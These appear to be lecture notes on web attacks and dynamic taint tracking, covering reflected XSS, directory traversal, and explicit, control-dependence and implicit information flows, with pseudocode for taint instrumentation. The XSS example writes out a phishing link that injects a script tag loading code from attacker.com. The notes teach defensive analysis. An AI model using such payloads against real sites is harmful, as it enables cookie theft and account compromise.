Cross-Site scripting attack (XSS) – suppose that bank website offers a feature that allows you to search for an ATM using a zip code. Typically, this user would supply a value using a form which would be translated into a query resembling something like this:

http://www.xyzbank.com/find ATM-zip=90100

The attacker could then perform and XSS attack as follows. The attacker may send an HTML email to an unsuspecting user, which contains text such as:

```
To claim your reward, please click <a href="
http://www.xyzbank.com/findATM?zip=
<script%20src='http://www.attacker.com/
malicious_script.js'></script>">here</a>
```

When the user clicks on this link, the request goes to the bank, which returns the following page:

```
<HTML> ZIP code not found:
<script src='http://www.attacker.com/
malicious_script.js'></script> </HTML>
```

Executing the malicious script. Note this script would have could possibly have sensitive information pertaining to banking information due to the users cookies.

Directory traversal – an attacker attempts to access files outside of an authorized directory

Typically done by including the ".." characters in file names

May use hexadecimal or Unicode in encodings using escape characters to circumvent ".." checking

Taint-enhanced policies – provides a basis for "inferring the intend use of an access"

Provides a better discrimination between legitimate use and attacks

Required cannot prohibit the use of semicolons in SQL queries, etc

a) Explicit flow – flow takes place through assignments, arithmetic, and bit operations

The result of an arithmetic/bit expression is tainted if:
any of the variables in the expression is tainted;

a variable x is tainted by an assignment x = e whenever e is tainted.

*Propagating on assignment

b) Control dependence – flow takes place from x to y without assignment involving x and y, but y is assigned within a conditional on x

Example: if (H == 0) then L = 0 else L = 1 endif

If H is a boolean-valued variable, it is clear that H==L at the end of executing the above code. Yet, there is no assignment of H to L. In this case, information takes place due to control dependence --- because of the fact that the assignment to L takes place within a conditional that is guarded by a test on H.

A dynamic taint-tracking technique can track control dependences as follows. Introduce a new variable PC. For taint-computation purposes, treat as if PC is an operand on the right-hand side. In addition, PC will be tainted whenever control enters a conditional involving a tainted expression, and its value restored when exiting the conditional. (A stack can be used for saving and restoring the taint of PC.) The taint-instrumented version of the above program, when control-dependence is tracked, is as follows:

```
push(tag(PC));
tag(PC) = tag(H);
if (H == 0) then
  L = 0;
  tag(L) = tag(PC);
else
  L = 1;
  tag(L) = tag(PC);
endif
pop(tag(PC));
```


c) Implicit flows take place by virtue of relationships that exist between variables due to program logic even when the variables are not related by data or control dependences.

Example

```
L1 = 0; L2 = 1;
if (H == 1)                    //assume H is boolean, and  is tainted
        L1 = 1;
if (H == 0)
        L2 = 0;
if (L1  == 0)
        W = 0;
if (L2 == 1)
        W = 1;
```

Note that at the end of this code snippet, W will always have the same value as H. However, if you use the above-described transformation to track control and data dependences, you will conclude that W is NOT tainted.

In general, implicit flows occur as a result of the fact that certain updates did not take place. In particular, note that L1 is updated only when H is 1. Otherwise L1 is not updated, and hence retains its original value of 0. A purely runtime approach cannot figure out the effect of branches that were not taken at runtime, and hence it not able to figure out implicit flows. They can be identified only when you use a static analysis to identify the effect of unexecuted branches.



Protecting the tagmap.

It is possible that memory corruption attacks could be used to corrupt the tagmap. We can protect against this as follows. Any statement that updates a memory location L is being transformed to access the tagmap[L]. Now, if a program statement accesses a location within tagmap, say, tagmap[0], then the instrumentation will end up accessing tagmap[location(tagmap[0])]. To prevent the access to tagmap[0], we can simply prevent access to tagmap[location(tagmap[0])]. In otherwords, we can unmap a section of tagmap that corresponds to location(tagmap[0]) to location(tagmap[max]). Now, if a memory corruption attack causes the program to access a location within tagmap, there will be a memory fault when accessing the taint associated with this location.